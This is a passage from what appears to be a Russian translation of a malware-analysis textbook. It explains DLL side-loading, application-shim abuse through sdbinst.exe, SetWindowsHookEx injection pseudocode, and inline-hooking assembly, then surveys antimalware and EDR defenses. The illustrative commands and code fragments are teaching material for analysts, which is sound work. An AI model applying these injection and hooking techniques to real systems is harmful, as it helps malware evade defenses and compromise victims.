calc.exe	3232	Process Create	C:\Windows\SysWOW64\regsvr32.exe	SUCCESS	PID: 2552, Command line: C:\Windows\SysWOW64\regsvr32.exe 7533.dll

Рис. 12-18. Боковая загрузка вредоносного файла WindowsCodecs.dll

Этот экспорт временной шкалы Procmon показывает, как жертва запускает уязвимый файл `calc.exe` (`Process Start`), тот загружает вредоносный файл `WindowsCodecs.dll` (`Load Image`), а библиотека, в свою очередь, выполняет ещё одну полезную нагрузку (`regsvr32.exe 7533.dll`). Автор вредоносной программы знает, что именно эта старая версия `calc.exe` уязвима для перехвата DLL, поскольку она слепо загружает и выполняет любую библиотеку с именем `WindowsCodecs.dll`, находящуюся в её рабочем каталоге. Весьма изобретательно!

Перехват механизмов совместимости

Платформа Microsoft Application Compatibility поддерживает механизмы совместимости приложений (*application shimming*), благодаря которым программное обеспечение, разработанное для старых версий Windows, может работать в более новых версиях операционной системы. Разработчики применяют такие механизмы, чтобы исправлять программы без переписывания или повторной компиляции кода. Однако они полезны не только разработчикам: для вредоносных программ это

также мощный способ внедрения кода. С их помощью вредоносная программа может перехватывать вызовы API и изменять их параметры. Когда пользователь запускает приложение, Windows активирует подсистему совместимости и проверяет, установлены ли для этого приложения какие-либо исправления совместимости. Вредоносная программа может злоупотребить этим поведением посредством механизма `InjectDLL`, который, как следует из названия, внедряет модуль DLL в приложение. После запуска исполняемого файла приложения вредоносная DLL также загружается в образ приложения-жертвы и выполняется.

Злоумышленник может создать механизм совместимости в системе жертвы с помощью встроенного установщика базы данных совместимости Windows `sdbinst.exe`. Вредоносная программа запускает этот инструмент и указывает ему вредоносный файл базы данных совместимости `.sdb`, например:

```
C:\> sdbinst.exe firefox.sdb
```

После установки механизма совместимости на узле жертвы его база данных размещается в `C:\Windows\AppPatch\Custom` либо, для 64-разрядных приложений, в `C:\Windows\AppPatch\AppPatch64\Custom\Custom64` в виде одного или нескольких файлов `.sdb`. Пример такого файла показан на рис. 12-19.




Рис. 12-19. Файл .sdb, установленный в системе Windows

Установленные механизмы совместимости обычно имеют запись реестра в `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom` либо `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB`, как показано на рис. 12-20.



Рис. 12-20. Записи базы данных совместимости в реестре

Во время расследования подозрительные файлы `.sdb` можно подробнее изучить с помощью удачно названного инструмента SDB Explorer, который бесплатно доступен по адресу https://ericzimmerman.github.io/ и показан на рис. 12-21.




Рис. 12-21. Исследование файла .sdb в SDB Explorer

Как видно из этого вывода, файл, по-видимому, применяет механизмы совместимости к `chrome.exe`, `explorer.exe`, `firefox.exe` и `iexplore.exe`. Также видно, что он использует функцию `InjectDll` и ссылается на DLL-файл `spvc32loader.dll`. На основании этих сведений можно предположить, что механизм нацелен на процессы браузеров и пытается внедрить вредоносную DLL в соответствующее адресное пространство памяти при первом запуске процесса браузера.

Хороший пример перехвата механизмов совместимости описан в отчёте Mandiant о группе FIN7. Группа сумела установить бэкдор Carbanak и закрепиться на заражённых конечных точках, зарегистрировав новую базу данных совместимости и исправив законный исполняемый файл Windows `services.exe`. `Services.exe` является критически важным системным процессом и всегда запускается при загрузке Windows. Когда выполняется `services.exe`, активируется механизм совместимости и запускает вредоносную полезную нагрузку Carbanak. Полное описание атаки приведено по адресу https://www.mandiant.com/resources/fin7-shim-databases-persistence.

Механизмы совместимости представляют собой многоцелевой инструмент уклонения. Они позволяют скрытно внедрять код, оставаясь незаметными для средств защиты конечных точек и исследователей, а также обеспечивать закрепление в системе, как показала атака FIN7. Кроме того, они могут служить простейшим способом перехвата функций. Рассмотрим, как работает перехват.

Перехват функций

Как описано в главе 8, перехват функций (*hooking*) - это метод перехвата, наблюдения и возможного изменения вызовов функций Windows. Он применяется как во вредоносных, так и в законных целях. Например, перехват могут использовать следующие программы:

• Безвредные приложения, в том числе механизмы совместимости, чтобы изменять или исправлять код либо наблюдать за системой или другими приложениями.
• Песочницы и другие средства анализа вредоносных программ, чтобы отслеживать их поведение.
• Средства защиты конечных точек, такие как антивредоносные программы и системы обнаружения и реагирования на конечных точках (EDR).
• Кейлогеры и другие вредоносные программы для кражи информации, чтобы перехватывать события клавиатуры, записывать нажатия клавиш и похищать конфиденциальные данные.
• Вредоносные программы с функциями уклонения, чтобы не допустить обнаружения своего кода средствами защиты конечных точек.

В этом разделе мы сначала обсудим работу перехвата в Windows, а затем рассмотрим несколько распространённых методов. В завершение раздела и главы разберём, как вредоносная программа может устанавливать и внедрять перехватчики в процессы-жертвы.

Перехват и внедрение с помощью SetWindowsHookEx

Один из самых простых способов установить перехватчик - воспользоваться специально предназначенной для этого функцией Windows `SetWindowsHookEx`. Она позволяет вызывающей программе указать, какие системные события следует перехватывать, например события мыши или клавиатуры, а также какой код выполнять при наступлении события. Однако `SetWindowsHookEx` можно использовать не по назначению и для внедрения DLL, поскольку функция принимает DLL-файл в качестве параметра. Следующий упрощённый псевдокод показывает, как посредством `SetWindowsHookEx` перехватить события и скрытно выполнять вредоносный код в контексте процесса-жертвы:

```
hmod = LoadLibrary("evil.dll");
lpfn = GetProcAddress(hmod, "Function_1");
idHook = "WH_MOUSE_LL";
dwThreadId = 0;
HHOOK hook = SetWindowsHookEx(idHook, lpfn, hmod, dwThreadId);
```

В этом примере функции `SetWindowsHookEx` в качестве параметров передаются несколько переменных. Параметр `idHook` может принимать множество разных значений, каждое из которых обозначает системное событие, подлежащее наблюдению и перехвату. Например, значения `WH_MOUSE` и `WH_MOUSE_LL`, причём в примере используется последнее, перехватывают связанные с мышью события, такие как щелчки. Ещё два перехватчика, часто применяемых вредоносными программами, `WH_KEYBOARD` и `WH_KEYBOARD_LL`, перехватывают события клавиатуры.

Параметр `hmod` обозначает имя загруженного модуля, содержащего вредоносный код, который будет выполнен при наступлении события мыши. В данном примере вредоносная программа вызывает `LoadLibrary`, загружая вредоносную библиотеку `evil.dll` в процесс-жертву. Параметр `lpfn` представляет указатель на код, выполняемый при событии мыши. Здесь выполняемой вредоносной функцией является находящаяся в `evil.dll` функция `Function_1`.

Наконец, параметр `dwThreadId` обозначает идентификатор конкретного потока, за которым следует наблюдать. Если программа, вызывающая `SetWindowsHookEx`, хочет следить лишь за одним потоком одного приложения, она может указать здесь его идентификатор. Чтобы следить за всеми потоками, вызывающая программа присваивает этому параметру значение `0`.

Итак, вредоносный файл `evil.dll` загружается и выполняется внутри процесса-жертвы при каждом обнаруженном событии мыши. Поскольку вредоносная программа может скрываться и ожидать строго определённого события, например заданного количества щелчков мышью или нажатия конкретной клавиши, такая атака способна быть очень скрытной. Однако этот метод довольно стар, и современные версии Windows умеют предотвращать подобные атаки. Кроме того, такое поведение крайне подозрительно и, вероятно, приведёт в действие средства защиты конечной точки. Более того, именно этот пример почти наверняка сделает систему очень нестабильной: загружать DLL при каждом событии мыши неразумно. Тем не менее варианты метода всё ещё встречаются в современных вредоносных программах, поэтому о нём важно знать.

Встроенный перехват

Одна из самых распространённых форм перехвата в пользовательском пространстве - встроенный перехват (*inline hooking*). Он основан на внедрении кода в целевой процесс и одновременном изменении перехватываемой законной функции так, чтобы она принудительно переходила к внедрённому коду. Сначала процесс, желающий перехватить другой, целевой процесс, должен внедрить в него код одним из описанных ранее методов; одним из самых распространённых является внедрение DLL. Затем первый процесс изменяет нужную функцию в адресном пространстве целевого процесса, заставляя её указывать и переходить к внедрённому коду перехвата. Когда целевой процесс выполняет эту функцию, поток управления передаётся от исходного кода к коду перехвата, который может наблюдать за вызовами исходной функции, перехватывать их или изменять. Метод встроенного перехвата показан на рис. 12-22.




Рис. 12-22. Метод встроенного перехвата API

Приложение вызывает функцию WinAPI `NtCreateFile`, расположенную внутри `ntdll.dll`. В нормальной ситуации после этого выполнялся бы код `NtCreateFile` из `ntdll.dll`. Однако библиотека `ntdll.dll` была изменена, а её законный код перезаписан инструкцией перехода, поэтому теперь программа вместо него переходит к коду перехвата и выполняет его. После выполнения вредоносного кода поток управления возвращается в `ntdll.dll`, а затем в исходное приложение.

Предположим, система заражена образцом вредоносной программы, который хочет перехватывать и отслеживать все вызовы `NtCreateFile` в процессе-жертве, например `firefox.exe`. Внедрив вредоносную DLL перехвата в `firefox.exe`, программа должна изменить модуль `ntdll.dll` в адресном пространстве процесса-жертвы. Она находит функцию `NtCreateFile` внутри `ntdll.dll` и перезаписывает первые 5 байт, чтобы вместо настоящего кода `NtCreateFile` происходил переход к внедрённой вредоносной DLL. Часто перезаписывают именно 5 байт, поскольку это типичный размер инструкции перехода. За первым байтом `E9`, обозначающим инструкцию перехода, следуют 4 байта адреса памяти, к которому нужно перейти. Для изменения кода функции в целевом процессе первый процесс может вызвать `WriteProcessMemory` либо `memcpy`. В следующем блоке

показаны первые байты законной функции NtCreateFile в ассемблере x64:

```
--snip--
mov r10, rcx
mov eax, 55
test byte ptr ds:[7FFE0308], 1
jne ntdll.7FFC61D3CB65
--snip--
```

После изменения вредоносной программой функция NtCreateFile может выглядеть следующим образом; обратите внимание на переход к вредоносному коду:

```
--snip--
jmp hooked_code ; Переход к коду перехвата.
mov eax, 55
test byte ptr ds:[7FFE0308], 1
jne ntdll.7FFC61D3CB65
--snip--
```

Вместо инструкции jmp переход к коду перехвата можно выполнить с помощью инструкций push и ret:

```
--snip--
push address_of_hooked_code ; Поместить адрес кода перехвата в стек.
ret                         ; Вернуться, то есть перейти к коду перехвата.
--snip--
```

При установке встроенного перехватчика автор кода часто хочет, чтобы после выполнения перехваченного кода выполнялся и код исходной функции, иначе пользователи системы могут заметить вмешательство. Допустим, в нашем примере с NtCreateFile автор хочет перехватывать вызовы NtCreateFile, выполнять свой код, а затем выполнять исходный код NtCreateFile. Этого можно добиться следующим образом.

Для этого используется трамплин, который представляет собой простой переход обратно к исходной функции, как показано на рис. 12-23.




Рис. 12-23. Трамплин встроенного перехватчика

Трамплины часто реализуют такой инструкцией, как call NtCreateFile+5. После выполнения кода перехвата, в данном случае внутри внедрённой DLL, эта инструкция передаёт поток управления обратно настоящей функции NtCreateFile, пропуская первые 5 байт изменённого файла ntdll.dll, где находится вставленная инструкция jmp.

При анализе вредоносной программы на встроенный перехват могут указывать вызовы трёх функций. Сначала программа вызывает ReadProcessMemory, чтобы прочитать первые байты кода функции, которую она хочет перехватить внутри целевого процесса. Затем вызывается VirtualProtect, чтобы изменить разрешения целевой области памяти и подготовить её к записи инструкции перехода к вредоносному коду, внедрённому в целевой процесс. Наконец, вредоносная программа вызывает WriteProcessMemory, записывая инструкцию перехода в код целевой

функции.

> **ПРИМЕЧАНИЕ.** Ещё одним методом перехвата в пользовательском пространстве является перехват IAT, при котором таблица адресов импорта целевого процесса изменяется так, чтобы указывать на код перехвата, а не на код исходной функции. Однако современные вредоносные программы редко используют перехват IAT, поскольку средства защиты узла легко его обнаруживают, поэтому подробно рассматривать этот метод мы не будем.

Меры противодействия внедрению в процессы и перехватчиков

По мере того как в новых вредоносных программах появляются методы внедрения и перехвата либо исследователи обнаруживают и публикуют их, Microsoft по возможности противодействует им с помощью встроенных средств защиты. Например, предотвращение выполнения данных (*Data Execution Prevention*), появившееся в Windows XP, стремится помешать вредоносной программе выполнять внедрённый код, отмечая области памяти как неисполняемые. AppLocker, представленный в Windows 7, не позволяет выполнять несанкционированные исполняемые файлы, к которым могут относиться и внедрённые DLL. Control Flow Guard, выпущенный в Windows 8.1, предназначен для обнаружения изменений потока управления кодом другого процесса, часто происходящих при внедрении в процессы. Наконец, Arbitrary Code Guard (ACG), добавленный в Windows 10, стремится не допустить изменения вредоносной программой кода законных процессов и тем самым предотвращает некоторые виды внедрения в процессы и перехватчиков.

Кроме того, дополняющие средства защиты, такие как EDR и антивредоносное программное обеспечение, могут наблюдать за подозрительными процессами и обнаруживать или предотвращать некоторые виды внедрения. Однако следует помнить, что не всякое внедрение вредоносно: множество безвредных законных приложений используют его по разным причинам, поэтому продуктам защиты конечных точек бывает трудно отличить добро от зла. В главе 13 будут рассмотрены некоторые из этих средств защиты и способы, которыми вредоносные программы пытаются их обойти.

Итоги

В этой главе мы обсудили некоторые распространённые методы, с помощью которых вредоносные программы внедряют и выполняют код в контексте других процессов, чтобы уклоняться от средств защиты конечных точек и сливаться со средой выполнения. Мы также рассмотрели несколько распространённых перехватчиков, которые вредоносные программы используют для сокрытия своего поведения либо реализации функций руткита. Существует множество методов внедрения и перехвата, и охватить их все в одной книге невозможно. Автор постарался сосредоточиться на тех, которые с наибольшей вероятностью встретятся в реальных атаках, а также на некоторых новых методах, которые авторы вредоносных программ могут добавить в свой инструментарий уклонения.

В следующей главе мы начнём рассматривать способы обхода средств защиты конечных точек и сети, позволяющие выполнять и скрывать вредоносный код в хорошо защищённой среде.

Уклонение от средств защиты конечных точек и сети

Чтобы успешно проникнуть в целевую среду и действовать в ней, современная вредоносная программа должна пережить столкновение с её средствами защиты. Многие цели, особенно в корпоративной среде, находятся за несколькими уровнями защитных приложений и продуктов, которые неустанно оберегают системы и сети, составляющие инфраструктуру организации. Вредоносная программа может принимать активные меры для обхода этой защиты, например вмешиваться в работу защитных приложений узла, либо действовать пассивно и пытаться незаметно проскользнуть мимо неё.

В этой главе я опишу различные виды защиты, с которыми вредоносная программа может столкнуться на узлах и в сетях жертвы, а затем объясню некоторые методы их обхода. Уклонение от средств защиты - огромная тема, поэтому глава будет посвящена главным образом наиболее распространённым тактикам.

Основы защиты конечных точек

Рынок средств защиты конечных точек переполнен многозначными терминами и вычурными названиями продуктов. Следить за всем этим и понимать на фундаментальном уровне, чем на самом деле занимается каждый инструмент, бывает непросто. В этом разделе мы постараемся сформировать общий словарь для средств защиты конечных точек. Но сначала кратко рассмотрим историю такой защиты, чтобы заложить базовый уровень знаний, на котором можно строить дальнейшее изложение.

Краткая история технологий защиты конечных точек

Программное обеспечение для защиты конечных точек восходит к ранней эпохе вредоносных программ, 1970-м и 1980-м годам. В то время такие средства уместно называли антивирусами (AV), поскольку большинство видов вредоносного программного обеспечения было широко известно как вирусы. Ранние вредоносные программы были относительно просты, а антивирусы всего лишь искали в файлах определённые вредоносные шаблоны. Обычно такие программы создавали энтузиасты.

В конце 1980-х и начале 1990-х годов вредоносные программы начали усложняться, и для противодействия растущей угрозе появились коммерческие разработчики антивирусов, в том числе Norton, Kaspersky и McAfee. Их продукты предлагали более совершенные возможности, чем любительские антивирусы: сканирование в реальном времени, эвристическое обнаружение и автоматическое обновление сигнатур.

Вынужденные приспосабливаться к развитию технологий, авторы вредоносных программ создавали всё более сложные и скрытные образцы, способные обходить традиционные антивирусы. В ответ поставщики антивирусных решений стали разрабатывать гораздо более мощное программное обеспечение, которое далее я буду называть антивредоносным, а также продукты, называемые платформами защиты конечных точек (EPP). EPP представляют собой более комплексное решение для защиты узла и включают функции, отсутствующие в традиционных антивредоносных средствах, например встроенные программные межсетевые экраны и предотвращение вторжений на узле. Позднее появились решения для обнаружения и

реагирования на конечных точках (EDR), более совершенные средства безопасности, предоставляющие видимость активности конечной точки в реальном времени и позволяющие командам безопасности быстро обнаруживать угрозы и реагировать на них.

Технологии защиты узлов в значительной степени пересекаются. Например, многие современные антивредоносные продукты включают элементы EPP и даже решений EDR. Платформы EPP обладают всеми возможностями традиционных и современных антивредоносных средств и могут частично пересекаться с некоторыми решениями EDR. EDR обычно включает все функции антивредоносных программ и EPP, а также дополнительные возможности. Поэтому для простоты в этой книге я буду относить средства защиты конечных точек либо к антивредоносным программам, либо к EDR. Однако у каждого поставщика есть собственный "секретный рецепт", поэтому эти категории призваны отразить общие принципы работы защиты, а не конкретные детали её практической реализации.

Антивредоносное программное обеспечение

Пожалуй, наиболее распространённой и известной технологией защиты узлов является антивредоносное программное обеспечение, ранее называвшееся антивирусом. Оно специализируется на обнаружении и идентификации вредоносных угроз в системе как на жёстком диске, до запуска вредоносной программы, так и в памяти, после начала её работы в системе. Для этого антивредоносное программное обеспечение применяет целый ряд методов, включая обнаружение по хешам и сигнатурам, а также эвристический и поведенческий анализ.

Обнаружение по хешам

Обнаружение по хешам - примитивный метод, применявшийся в ранних антивредоносных сканерах и в некоторой степени используемый до сих пор. Поставщики антивредоносных решений ведут базу хешей файлов, о которых известно, что они безвредны либо вредоносны. Когда файл записывается на диск, антивредоносная программа сканирует его и сравнивает хеш с базой данных. Если файл известен как безвредный, программа оставляет его в покое. Если файл известен как вредоносный, она автоматически удаляет его из системы и помещает в специальный карантин, где он не способен причинить вред.

Главная проблема метода заключается в том, что файлы уже должны быть известны антивредоносному программному обеспечению. Если файл новый и отсутствует в базе данных, программа не может обнаружить его, по крайней мере посредством одного лишь анализа хеша. Согласно пресс-релизу Kaspersky от 15 декабря 2020 года, в течение того года ежедневно создавалось около 360 000 новых вредоносных файлов. Очевидно, это создаёт проблему для обнаружения по хешам, поскольку антивредоносные средства просто не способны за ними поспевать.

Обнаружение по сигнатурам

Обнаружение по сигнатурам, усовершенствовавшее прежний метод обнаружения по хешам, использует сигнатуры, то есть известные шаблоны, для выявления вредоносного кода в файлах или памяти процессов. Такими шаблонами могут быть строки, последовательности байтов, метаданные или любые другие признаки возможной связи файла либо сегмента памяти с вредоносной программой. Антивредоносное программное обеспечение ведёт большую базу сигнатур, а при обнаружении совпадения выдаёт предупреждение и помещает соответствующий

файл в карантин либо завершает подозрительный процесс. Обнаружение по сигнатурам работает сходно с правилами Yara, обсуждавшимися в главе 2.

Со временем авторы вредоносных программ приспособились к этим методам обнаружения. Например, поскольку сигнатурное обнаружение ищет вредоносные шаблоны, авторы могут просто зашифровать или обфусцировать программу на диске либо в памяти, чтобы скрыть или изменить шаблоны. Более того, они способны создавать бесчисленное количество вариантов одной программы, и механизмы обнаружения снова не будут за ними успевать. Очевидно, антивредоносному программному обеспечению пришлось развиваться.

Эвристическое обнаружение

Вместо сопоставления хешей или поиска определённых шаблонов в программном обеспечении эвристическое обнаружение исследует поведение файла. Для этого используется несколько вспомогательных методов. Сначала файл проверяется на признаки вредоносного кода. Такая проверка выходит за рамки простого сопоставления строк и последовательностей байтов: она ищет признаки вроде подозрительных блоков ассемблерных инструкций или нетипичного применения вызовов API. Процесс также может предусматривать систему весов или баллов. Когда антивредоносное средство обнаруживает подозрительную последовательность кода, оценка файла повышается. Как только она достигает заранее заданного порога, антивредоносный механизм признаёт файл вредоносным.

Более современные эвристические методы также могут применять эмуляцию файлов, чтобы лучше понять их назначение. При эмуляции файл выполняется в механизме эмуляции, очень лёгкой виртуальной машине, способной динамически оценить файл до того, как тот действительно запустится в системе. Пока эмулятор выполняет инструкции процессора, антивредоносное программное обеспечение наблюдает за поведением файла. Если какое-либо действие выглядит подозрительно или достаточно сильно повышает оценку файла, программа принимает дальнейшие меры.

Облачные песочницы анализа

Пропускать каждый системный файл через механизм эмуляции было бы слишком затратно, поэтому некоторые современные поставщики антивредоносных решений вместо этого используют облачные песочницы анализа. Если файл остаётся неклассифицированным даже после проверки по хешам и сигнатурам, а также эвристического обнаружения, его отправляют в облачную среду поставщика для выполнения в песочнице и дальнейшего анализа. Облачные песочницы представляют собой разновидность коллективной защиты: все заказчики, использующие такое антивредоносное программное обеспечение, получат уведомление о вредоносности определённого файла, даже если никогда прежде его не встречали. Рассмотренные механизмы обнаружения сведены на рис. 13-1.




Рис. 13-1. Типичные механизмы обнаружения антивредоносного программного обеспечения

Обратите внимание, что многие современные антивредоносные решения используют сочетание некоторых или всех этих методов.

Ограничения и сложности

Хотя антивредоносное программное обеспечение со временем значительно развилось и улучшилось, у него всё ещё есть ограничения. В целом оно эффективно выявляет и устраняет угрозы из файлов, которые уже известны как вредоносные, похожи на известные вредоносные файлы либо не являются особенно сложными, целевыми или изготовленными на заказ. Более совершенные и специализированные угрозы могут проскользнуть мимо антивредоносного программного обеспечения, как мы увидим далее в этой главе.

Другое ограничение связано с необходимостью учитывать системные ресурсы. Перед антивредоносным программным обеспечением стоит очень сложная задача: одновременно сканировать потенциально тысячи файлов и областей памяти и при этом потреблять как можно меньше ресурсов, чтобы не мешать конечному пользователю. Поэтому оно не может запускать каждый файл в эмуляторе или песочнице и вынуждено сохранять эти более затратные по времени и ресурсам методы для подозрительных файлов, требующих углублённого исследования.

Даже среди файлов, признанных вредоносными, антивредоносная программа должна действовать избирательно. Известны случаи, когда она ошибочно помечала критически важные системные файлы как вредоносные, что недопустимо. Поэтому антивредоносные продукты могут скорее пропустить файл, чем пометить его как вредоносный.

Наконец, хотя антивредоносное программное обеспечение предназначено для обнаружения и искоренения угроз на конечной точке, оно не проектировалось с учётом расследования после компрометации или восстановления контекста. Современные сложные атаки часто состоят из множества этапов цепочки с применением нескольких методов и компонентов, а одно антивредоносное средство способно оставить слепые зоны, особенно в сложной корпоративной среде. Здесь в дело вступает EDR.

Обнаружение и реагирование на конечных точках

Решения для обнаружения и реагирования на конечных точках (EDR) предоставляют более совершенные функции обнаружения угроз и реагирования, чем традиционные антивредоносные решения. Если последние в основном сосредоточены на обнаружении известных вредоносных угроз и защите от них, EDR способны выявлять более широкий круг сложных угроз и принимать меры против них.

Одно из главных преимуществ EDR - способность формировать контекст атаки. Этот контекст, часто называемый телеметрией, создаётся путём сбора данных с множества конечных точек, благодаря чему исследователи могут проводить более глубокий анализ и выявлять сходные шаблоны вредоносной активности во всей организации. EDR может даже помочь команде расследования определить "нулевого пациента" атаки.

Кратко заглянем внутрь и посмотрим, как работает EDR. Обычно решение состоит из нескольких компонентов в пользовательском пространстве и пространстве ядра, а также агрегатора журналов и механизма анализа. Начнём с компонентов пользовательского пространства.

Компоненты пользовательского пространства

В решениях EDR всегда есть по меньшей мере один исполняемый файл, работающий как процесс в пользовательском пространстве. Этот процесс, часто называемый агентом, выполняется с высокими привилегиями и наблюдает за другими процессами узла, выявляя подозрительное поведение и при необходимости вмешиваясь. Для этого агент EDR собирает и анализирует системные события, а затем передаёт сведения агрегатору журналов, который мы вскоре обсудим. При создании нового процесса на узле процесс EDR может разными методами, в том числе рассмотренными в главе 12, внедрить в него модуль перехвата.

На рис. 13-2 показано, как EDR перехватывает вредоносную программу.

